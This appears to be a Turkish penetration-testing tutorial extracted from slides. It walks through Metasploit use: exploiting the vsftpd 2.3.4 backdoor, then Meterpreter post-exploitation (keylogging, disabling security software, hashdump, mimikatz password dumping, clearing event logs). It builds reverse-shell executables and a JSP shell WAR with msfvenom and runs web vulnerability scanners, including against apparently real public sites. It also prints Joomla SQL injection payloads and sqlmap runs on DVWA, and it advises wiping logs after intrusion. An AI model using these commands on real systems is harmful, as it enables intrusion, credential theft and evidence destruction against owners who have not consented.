bsd/sparc/shell_reverse_tcp normal   Command Shell, Dalvik Reverse HTTPS Stager
normal   Android Meterpreter, Dalvik Reverse TCP Stager
normal   Command Shell, Dalvik Reverse TCP Stager
normal   Command Shell, Dalvik Reverse HTTP Stager
normal   Command Shell, Dalvik Reverse HTTPS Stager
normal   Command Shell, Dalvik Reverse TCP Stager
normal   BSD Command Shell, Bind TCP Inline
normal   BSD Command Shell, Reverse TCP Inline
normal   BSD x64 Execute Command
normal   BSD x64 Command Shell, Bind TCP Inline (IPv6)
normal   BSD x64 Shell Bind TCP
normal   BSD x64 Command Shell, Bind TCP Inline
normal   BSD x64 Command Shell, Reverse TCP Inline (IPv6)
normal   BSD x64 Shell Reverse TCP
normal   BSD x64 Command Shell, Reverse TCP Inline
normal   BSD Execute Command
normal   FreeBSD Meterpreter Service, Bind TCP
normal   FreeBSD Meterpreter Service, Reverse TCP Inline
normal   BSD Command Shell, Bind TCP Stager (IPv6)
normal   BSD Command Shell, Bind TCP Stager
normal   BSD Command Shell, Find Tag Stager
normal   BSD Command Shell, Reverse TCP Stager (IPv6)
normal   BSD Command Shell, Reverse TCP Stager
normal   BSD Command Shell, Bind TCP Inline
normal   BSD Command Shell, Bind TCP Inline (IPv6)
normal   BSD Command Shell, Find Port Inline
normal   BSD Command Shell, Find Tag Inline
normal   BSD Command Shell, Reverse TCP Inline
normal   BSD Command Shell, Reverse TCP Inline (IPv6)
normal   BSDi Command Shell, Bind TCP Stager
normal   BSDi Command Shell, Reverse TCP Stager
normal   BSDi Command Shell, Bind TCP Inline
normal   BSDi Command Shell, Find Port Inline
normal   BSDi Command Shell, Reverse TCP Inline
cmd/unix/bind_awk          normal   Unix Command Shell, Bind TCP (via AWK)

-----
```

The image shows a Linux desktop environment with several windows open. In the top right corner, there's a system monitor window showing CPU usage, processes, memory, swap, and network activity. Below it is a file browser window titled 'Django-1.6'. The main focus is a terminal window with the title 'systemctl start postgres; msfdb start; msfconsole ""'. The terminal displays the output of the 'show payloads' command from the Metasploit framework, listing various payload names, disclosure dates, ranks, and descriptions. The payloads listed include AIX, Android, BSD, and FreeBSD variants, along with various shell types like bind TCP, reverse TCP, and x64 execute.

Temel Metasploit Kullanımı

use Komutu

İstenilen exploiti yada payload i seçmek için kullanılır.

```
use <exploit_adi>    use <payload_adi>
```

Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
```

msf > search vsft

Matching Modules

```
=====  
Name          Disclosure Date  Rank      Description  
----  
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03  excellent  VSFTPD v2.3.4 Backdoor Command Execution
```

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor  
msf exploit(vsftpd_234_backdoor) >
```

The image shows a Kali Linux desktop environment. On the left, there's a file browser window showing various files like 'Burp_Suite...', 'ccc.doc', 'wihamme...', 'sonuc.gh...', 'PDF', 'sonuc.xml', and 'wordlist'. In the center, there's a terminal window with Metasploit commands being run. On the right, there's a system monitor window showing CPU, memory, swap usage, network traffic, and connection details.

Temel Metasploit Kullanımı

set Komutu

Bir değişkene değer aktarmak için kullanılır.

set RHOST <hedef (kurban)_ip_adresi>

set LHOST <local (kendi)_ip_adresimiz>

Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""
```

root 04:17, 2016-07-26

Matching Modules

Name	Disclosure Date	Rank	Description
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOST	yes		The target address
RPORT	21		The target port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.169
RHOST => 192.168.237.169
msf exploit(vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
RHOST	192.168.237.169	yes	The target address
RPORT	21	yes	The target port

Exploit target:

Id	Name
0	Automatic

```
msf exploit(vsftpd_234_backdoor) >
```

System CPU Usage:

Host	Kali	Uptime	0h 41m 5s
CPU	MHz: 2295	Load: 0.01, 0.04, 0.02	Tasks: 1 / 142
CPU0	2%	CPU1: 0%	CPU2: 0%

Processes:

NAME	PID	CPU	MEM
postgres	1591	0.51	0.6
ruby	1571	0.51	17.2
conky	1429	0.51	0.5
/usr/bin/termin	1498	0.51	2.3
Xorg	856	0.51	2.3

Memory & Swap:

RAM	32%
Swap	0%

Filesystem:

root	41% free	11.8GiB / 28.2GiB
Down:	0B	KB/s
Up:	0B	KB/s
Downloaded:	0.02KiB	Uploaded: 11.5KiB

Network:

Local ETH0 (192.168.237.169)	Down: 0B	Up: 0B	KB/s
Remote (No IP Address)	Down: 0B	Up: 0B	KB/s

Connections:

Inbound	Outbound	Total
localhost	localhost	Local Service/Port
localhost	localhost	postgres/postgres
localhost	localhost	Remote Service/Port
localhost	localhost	postgres/postgres

Temel Metasploit Kullanımı

setg Komutu

Değişkenlere global olarak değer atar. Her bir başka exploit yada payload ta o değişkene yeniden değer girmeniz gerekmekz.

setg RHOST <hefef_ip> : RHOST değişkenine global değer atar.

setg LHOST <local_ip> : LHOST değişkenine global değer atar.

Temel Metasploit Kullanımı

unset Komutu

Değişkene aktarılan değeri iptal eder.

unset LHOST : LHOST değişkeninin değerini iptal eder.

unset RHOST : RHOST değişkeninin değerini iptal eder.

Temel Metasploit Kullanımı

```
systemctl start postgres...
systemctl start postgresql; msfdb start; msfconsole ""

Exploit target:
Id Name Django-1.6
-- -----
0 Automatic

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.237.169
RHOST => 192.168.237.169
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---- ----- ----- -----
RHOST 192.168.237.169 yes The target address
RPORT 21 yes The target port

Exploit target:
Id Name sonuc.gh...
-- -----
0 Automatic

msf exploit(vsftpd_234_backdoor) > unset RHOST
Unsetting RHOST...
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
---- ----- ----- -----
RHOST yes The target address
RPORT 21 yes The target port

Exploit target:
Id Name
-- -----
0 Automatic

msf exploit(vsftpd_234_backdoor) >
```

The image shows a Kali Linux desktop environment. In the top right corner, there is a system monitor window displaying CPU, memory, and swap usage. In the bottom right corner, there is a network traffic analysis window showing inbound and outbound connections for services like PostgreSQL. The main focus is a terminal window in the center-left containing Metasploit commands related to exploiting a vsftpd backdoor.


Temel Metasploit Kullanımı

exploit ve run Komutu


Eğer bir **exploit** seçmiş ve **show options** komutundan sonra istenilen değerleri **set** komutu ile girildikten sonra **exploit** denir ve exploit çalıştırılır.

Eğer bir **payload** seçmiş isek yine **show options** komutu girilir ve istenilen değer yine set komutu ile girildikten sonra **run** denir ve **payload** çalıştırılır.

Temel Metasploit Kullanımı | Armitage



Temel Metasploit Kullanımı | Armitage



Console X

msf >

Temel Metasploit Kullanımı | Meterpreter

Meterpreter, Metasploit'in en çok kullanılan payloadlarından biridir.

Bir sistemde exploit çalıştırıldıktan sonra meterpreter satırına düştükten sonra meterpreter komutları kullanılır.

sysinfo : Sistem hakkında bilgi verir.

getuid : Sisteme hangi yetkilerle erişim sağladığımızı verir.

getpid : Sistem PID numarasını getirir.

ipconfig -a : Sistemin Network bilgilerini getirir.

```
meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 (i686)
Architecture   : i686
Meterpreter    : x86/linux
meterpreter > getuid
Server username: uid=110, gid=65534, euid=110, egid=65534, suid=110, sgid=65534
meterpreter > getpid
Current pid: 5345
```

NAME	PID	CPU	MEM
Xorg	858	0.51	20
3336	3336	0.00	0
3509	3509	0.00	0
3287	3287	0.00	0
3281	3281	0.00	1

Temel Metasploit Kullanımı | Meterpreter

run checkvm: Hedef makinanın sanal makina olup olmadığına bakar.

run keylogrecorder : Hedef sistemde keylogger başlatır.

run getgui -e : Hedef sistemde RDP(Remote Desktop Protocol) açar.

run getcountermeasure : Hedef sistemdeki güvenlik programları devre dışı kılar.

background : Aktif sessionı arka plana alır.

ps: Süreçleri gösterir.

kill PID : PID numaralı süreci öldürür.

Temel Metasploit Kullanımı | Meterpreter

download: Hedeften dosya indirmek için kullanılır.

migrate : Güvenilir bir process'e geçiş yapmak için kullanılır.

hashdump : Sistem üzerinde bulunan parola dumplarını çeker.

Shell : Hedef sistemin komut satırına geçmemizi sağlayan komut.

load mimikatz : Sisteme mimikatz yüklenir.

mimikatz_command –f sekurlsa::searchPasswords : Bellekteki şifreleri getirir.

clearev : Eventlogları temizler.

run event_manager -c : Tüm eventlogları silmemizi sağlar.

Temel Metasploit Kullanımı | Meterpreter

Daha bir çok meterpreter komutu bulunmaktadır. En çok kullanılanlara deðinmeye çalıştım.

Sızma testinin asıl amacı unutulmamalıdır sisteme zarar vermeden ele geçirilen tüm bilgiler ekran görüntüleri alınarak şifreler not alınarak kullanıcıya rapor sunmaktadır.

Sisteme sizip hakkında yeterli bilgi toplandığında mutlaka sistemden çıkış yapılmalı ve loglar temizlenmelidir.

Temel Metasploit Kullanımı | MSFVenom

MSFVenom, msfpayload ve msfencode u birleştirerek karşımıza gelmiştir.

MSFVenom ile backdoor oluşturmamızı sağlar.

msfvenom -h ile tüm parametrelerine ulaşabilirsiniz.

Temel Metasploit Kullanımı | MSFVenom

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.237.128  
LPORT=4444 -f exe -o /root/Desktop/zararli.exe -e x86/shikata_ga_nai -i 20
```

Yukarıdaki msfvenom komutu ile payloadımızı seçtikten sonra haberleşeceği ip ve portu belirterek zararlı.exe oluşturarak shikata_ga_nai ile 20 kere encode ettik

Temel Metasploit Kullanımı | MSFVenom

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.237.128  
LPORT=4444 -f war > /root/Desktop/shell.war
```

Yukarıdaki msfvenom komutu ile payloadımızı seçtikten sonra haberleşeceği ip ve portu belirterek war uzantılı shell.war java shellini oluşturduk.

Açıklık Tarama Araçları ve Kullanımı


Açıkları taramak için Networkte **OpenVAS**,**Nessus** ve **Nexpose** gibi araçlar bulunmaktadır.Web açıklıkları için **Nikto**,**Wpscan**,**Joomscan**,**Sqlmap**,**Netsparker** ve **Acunetix** gibi tarama araçları bulunmaktadır.Bu dökümda ben Nexpose ile açıklık tarayacağım.Nexpose Rapid7 tarafından geliştirilmekte ve Metasploit ile entegre olabilmektedir.Aşağıdaki linkten Nexpose'u indirip kurabilirsiniz.

<https://www.rapid7.com/products/nexpose/compare-downloads.jsp>

Nexpose'un Ücretli ve Ücretsiz iki sürümü var istediğiniz sürümü kurduktan sonra <https://localhost:3780/> adresinden Nexpose'un arayüzüne ulaşabilirsiniz.

Hacker 101 : Nikto

Nikto, web server üzerinde bulunan güvenlik açığı tarama uygulamasıdır. Perl diliyle yazılmıştır ve ücretsizdir. Web sayfasında bulunabilecek XSS, SQL Injection benzeri güvenlik zaaflarını tespit eder.



```
nikto -h muhtesemyemektarifleri.com
[root:~/Desktop]# nikto -h muhtesemyemektarifleri.com
- Nikto v2.1.6

+ Target IP:          104.18.62.1
+ Target Hostname:    muhtesemyemektarifleri.com
+ Target Port:        80
+ Start Time:        2017-02-01 14:21:09 (GMT-5)

+-----+
+ Server: cloudflare-nginx
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'cf-ray' found, with contents: 32a7c3c072eb4008-SOF
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
```

Hacker 101 : WPScan

WPScan WordPress sistemlerdeki açıkları taramaya yarayan bir güvenlik tarayıcısıdır. “Username Enumeration” “Password Bruteforce” “Wordpress Versiyon Enumeration” ve “Plugin,Theme Vulnerability Enumeration” özelliklerini kullanarak verilen site üzerinde açıklık taraması yapabilir.

```
[root:~/Desktop]# wpscan --url https://tr.wordpress.org/
[+] URL: https://tr.wordpress.org/
[+] Started: Wed Feb 1 14:23:18 2017
[+] robots.txt available under: 'https://tr.wordpress.org/robots.txt'
[+] Interesting entry from robots.txt: https://tr.wordpress.org/search
[+] Interesting entry from robots.txt: https://tr.wordpress.org/support/search.php
[+] Interesting entry from robots.txt: https://tr.wordpress.org/extend/plugins/search.php
[+] Interesting entry from robots.txt: https://tr.wordpress.org/plugins/search.php
```

Hacker 101 : JoomScan

Joomscan aracı OWASP tarafından geliştirilmiş bir araçtır.

Joom sitelerindeki güvenlik açıklarını tespit etmek amacıyla kullanılır.

The screenshot shows a terminal window on a Linux desktop environment. The title bar indicates the session is for user 'williamme' on a desktop. The command being run is 'joomscan -u http://www.joomlatr.org'. The terminal output displays the version information of the scanner, copyright details, and a note about the last update. It also shows the number of vulnerability entries found (611) and the date of the last update (February 2, 2012). At the bottom, there are instructions for updating the database, checking the scanner's update, downloading the latest version, and updating both the scanner and the database using SVN.

```
joomscan -u http://www.joomlatr.org
[root:~/Desktop]# joomscan -u http://www.joomlatr.org
=====
OWASP Joomla! Vulnerability Scanner v0.0.4
(c) Aung Khant, aungkhant@yehg.net
YGN Ethical Hacker Group, Myanmar, http://yehg.net/lab
Update by: Web-Center, http://web-center.si (2011)
=====
Vulnerability Entries: 611
Last update: February 2, 2012

Use "update" option to update the database
Use "check" option to check the scanner update
Use "download" option to download the scanner latest version package
Use svn co to update the scanner and the database
```

Hacker 101 : JoomScan

```
joomscan -u http://www.joomlatr.org

Target: http://www.joomlatr.org
X-Powered-By: PHP/5.6.30
## Checking if the target has deployed an Anti-Scanner measure
[!] Scanning Passed ..... OK

## Detecting Joomla! based Firewall ...
[!] No known firewall detected!

## Fingerprinting in progress ...
~Unable to detect the version. Is it sure a Joomla?
## Fingerprinting done.

## 1 Components Found in front page ##
```

Hacker 101 : JoomScan

```
joomscan -u http://www.joomlatr.org
# 12
Info -> CoreComponent: com_content SQL Injection Vulnerability
Version Affected: Joomla! 1.0.0 <=
Check: /components/com_content/
Exploit: /index.php?option=com_content&task=blogcategory&id=60&Itemid=99999+UNION+SELECT+1,concat(username,0x3a,password,0x1e,0x3a,userstype,0x1e),3,4,5+FROM+jos_users+where+userstype=0x53757065722041646d696e6973747261746f72--+
Vulnerable? No

# 13
Info -> CoreComponent: com_search Remote Code Execution Vulnerability
Version Affected: Joomla! 1.5.0 beta 2 <=
Check: /components/com_search/
Exploit: /index.php?option=com_search&Itemid=1&searchword=%22%3Becho%20md5(911)%3B
Vulnerable? No

# 14
Info -> CoreComponent: MailTo SQL Injection Vulnerability
Versions effected: N/A
Check: /components/com_mailto/
Exploit: /index.php?option=com_mailto&tmpl=mailto&article=550513+and+1=2+union+select+concat(username,char(58),password)+from+jos_users+where+userstype=0x53757065722041646d696e6973747261746f72--+&Itemid=1
Vulnerable? No
```

Hacker 101 : Netsparker

The screenshot shows the Netsparker interface with a central modal dialog titled "Start a New Website or Web Service Scan". The "Target Website or Web Service URL" field contains "https://muhtesemyemektarifleri.com". The "Scan Policy" section is set to "Default Security Checks". The "Report Policy" section is set to "Default Report Policy". The "Custom Cookies" section is empty. Under the "Crawling" section, the following checkboxes are checked: "Find and Follow New Links", "Enable Crawl & Attack at the Same Time", and "Incremental Scan". The "Scan Settings" sidebar on the left includes sections for General, Scope, Imported Links, URL Rewrite, Authentication (Form, Basic, NTLM/Kerberos, Client Certificate), and a "Crawling" section. The "Issues" tab is selected in the bottom navigation bar. The status bar at the bottom left says "Netsparker is ready to go!" and the bottom right says "No vulnerability database updates found. Proxy: System[None]".

File View Reporting Tools Help

Start New Scan Start Incremental Scan Import Links Start Proxy

Vulnerability Browser View HTTP Request / Response

Site Map

Start a New Website or Web Service Scan

Target Website or Web Service URL: https://muhtesemyemektarifleri.com

Previous Settings

Options

Scan Settings

- General
- Scope
- Imported Links
- URL Rewrite

Authentication

- Form
- Basic, NTLM/Kerberos
- Client Certificate

Scan Policy: Default Security Checks

Report Policy: Default Report Policy

Custom Cookies

Crawling

- Find and Follow New Links
- Enable Crawl & Attack at the Same Time
- Pause Scan After Crawling
- Incremental Scan

Start Scan Cancel

Issues (0) Encoder Logs (0)

Netsparker is ready to go!

No vulnerability database updates found. Proxy: System[None]

Vulnerability Exploitation Generate Exploit Short Names

Scan Request Builder

Hacker 101 : Netsparker

File View Reporting Tools Help

Start New Scan Start Incremental Scan Pause Skip Current Phase Import Links Start Proxy

Site Map muhtesemyemektarifleri.com

IMPORTANT (1)

LOW (7)

INFORMATION (7)

Concurrent Connections: 6

Activity

Action	URL	Time	Notes
GET	/	10 s	Parsing ...
GET	/wp-content/themes/web_portalv2_themedone/lib...	1 s	Request...
GET	/wp-content/themes/web_portalv2_themedone/lib/	1 s	Parsing ...
Static Resource Finder	(1)		
GET	/robots.txt	1 s	
Singular	(1)		
HTTP Methods		12 s	
Custom Not Found Analysis	(1)		
GET	/wp-content/uploads/2016/08/	1 s	

Vulnerability Scan Request Builder

Crawling (1/3)... 4% 0013 / 0283

Scan Information

Current Speed: 3,6 req/sec
Average Speed: 3,9 req/sec
Total Requests: 105
Failed Requests: 0
HEAD Requests: 40
Elapsed Time: 00:00:26

Issues (15)

- Cookie Not Marked as Secure
- Insecure Transportation Security Protocol Supported (TLS 1.0)
- Insecure Frame (External)
- Internal Server Error
- Missing X-Frame-Options Header
- Mixed Content over HTTPS
- [Possible] Phishing by Navigating Browser Tabs
- [Possible] Cross-site Request Forgery
- Composite Cookies Not Implemented

Group Issues by

- Vulnerability Type
- Severity
- Confirmation
- URL

Issues (15) Encoder Logs (8)

Auto save finished successfully - 1.2.2017 22:16:04 No vulnerability database updates found. Proxy: System[None]

Hacker 101 : Sqlmap

Sqlmap python dili yazılarak geliştirilmiş Sqli da çok başarılı bir araçtır.

```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"  
--cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" --dbs
```

```
root@kali: ~/Desktop  
Title: Generic UNION query (NULL) - 2 columns  
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786a6b71,0x6a626b51735572714  
56b49527a43587343596d4b5958534a49586f4164655661614c70466a765661,0x7170717671)--  
-&Submit=Submit  
--  
[14:39:16] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)  
web application technology: PHP 5.2.4, Apache 2.2.8  
back-end DBMS: MySQL 5.0  
[14:39:16] [INFO] fetching database names  
available databases [7]:  
[*] dvwa  
[*] information_schema  
[*] metasploit  
[*] mysql  
[*] owasp10  
[*] tikiwiki  
[*] tikiwiki195  
[*] tikitiki  
[*] tikitiki195  
[14:39:16] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
192.168.237.129'  
[*] shutting down at 14:39:16  
[root:~/Desktop]#
```

Hacker 101 : Sqlmap

```
sqlmap -u "http://192.168.237.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"  
--cookie="security=low; PHPSESSID=8a412da14abe7c3a8885934fd9861bf5" -D dvwa --tables
```

The screenshot shows a terminal window titled "root@kali: ~/Desktop". The terminal displays the results of a SQL injection attack on the DVWA guestbook application. The output includes:

- Type: UNION query
- Title: Generic UNION query (NULL) - 2 columns
